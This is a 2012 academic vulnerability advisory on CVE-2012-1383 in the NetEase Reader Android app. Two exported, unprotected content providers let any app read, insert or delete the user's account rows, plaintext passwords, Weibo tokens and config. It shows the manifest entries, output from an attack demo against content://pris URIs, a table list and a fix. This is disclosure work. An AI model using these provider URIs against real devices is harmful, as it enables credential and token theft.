# Vulnerability in NetEase Reader (网易阅读) for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
Feb 29, 2012 at 6:01 PM HKT

## Abstract

We found that NetEase Reader 1.1.2 Dec 5th 2011 17:00 and 1.2.0 Feb. 10th 2012 17:00 have a vulnerability that allows a crafted application to read and modify user's sensitive NetEase Reader information without permission, including accounts (username and password in plaintext!), user's all and favorite subscribe, user's configuration information, and etc. Worse, if user login his or her other web service account to share reading, such as NetEase Weibo, Sina Weibo, Tencent Weibo, RenRen, Douban, Kaixin, the secret token of these web services are also exposed.

## 1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1383-vulnerability-in-NetEaseReader.html

## 2 Description

Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

```
<provider android:name=".provider.ContentProviderEx"
android:authorities="pris" android:grantUriPermissions="true" />
<provider android:name=".provider.CustomContentProvider"
android:authorities="custom_authority" />
```


## 3 Impact

Please see the following snapshots generated by our arrack demo:

*** authors with equal contributions**



4:08
AttackDemo
content://pris/account
insertAttack! Inserted Count: 1
Inserted Uri: content://pris/account/1


4:08
AttackDemo
content://pris/account
queryAttack! Column Count: 9
Rows Count: 1
1[_id]: 1
1[name]: name
1[password]: password
1[last_login]: last_login
1[auot_login]: auot_login
1[main]: main
1[other]: other
1[first_login]: first_login
1[refresh]: refresh



4:08
AttackDemo
content://pris/account
deleteAttack!
Deleted Count: 1



4:12
AttackDemo
content://pris/weibo_account
insertAttack! Inserted Count: 1
Inserted Uri: content://pris/weibo_account/1



4:12
AttackDemo
content://pris/weibo_account
queryAttack! Column Count: 10
Rows Count: 1
1[_id]: 1
1[account]: account
1[name]: name
1[last_login]: last_login
1[type_weibo]: type_weibo
1[token_weibo]: token_weibo
1[secret_weibo]: secret_weibo
1[main_url]: main_url
1[portrait_url]: portrait_url
1[other]: other


4:12
AttackDemo
content://pris/weibo_account
deleteAttack!
Deleted Count: 1


4:09
AttackDemo
content://pris/config
insertAttack! Inserted Count: 1
Inserted Uri: content://pris/config/60


4:09
AttackDemo
content://pris/config
queryAttack! Column Count: 5
Rows Count: 32
1[_id]: 1
1[group_name]: con_user
1[name]: start_up_time
1[value]: 1330531654514
1[type]: 2
2[_id]: 2
2[group_name]: con_user
2[name]: app_mid
2[value]: 36ab2222
2[type]: 2
3[_id]: 3
3[group_name]: con_user
3[name]: stat_url
3[value]: http://115.236.113.55/log
3[type]: 2
4[_id]: 32
4[group_name]: con_user


4:09
AttackDemo
content://pris/config
deleteAttack!
Deleted Count: 32




# 4 Solution

Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

# 5 Technical Description

Please see the following exposed content providers and tables:

| Content Provider Authority | Table Name |
|---|---|
| **pris** | rawquery |
| **pris** | account |
| **pris** | favorite |
| **pris** | subscribe |
| **pris** | article_status |
| **pris** | cachetabable |
| **pris** | config |
| **pris** | search |
| **pris** | conver |
| **pris** | temp_search |
| **pris** | temp_article |
| **pris** | temp_comment |
| **pris** | temp_subcribe |
| **pris** | weibo_account |
| **pris** | offline |
| **pris** | fonts |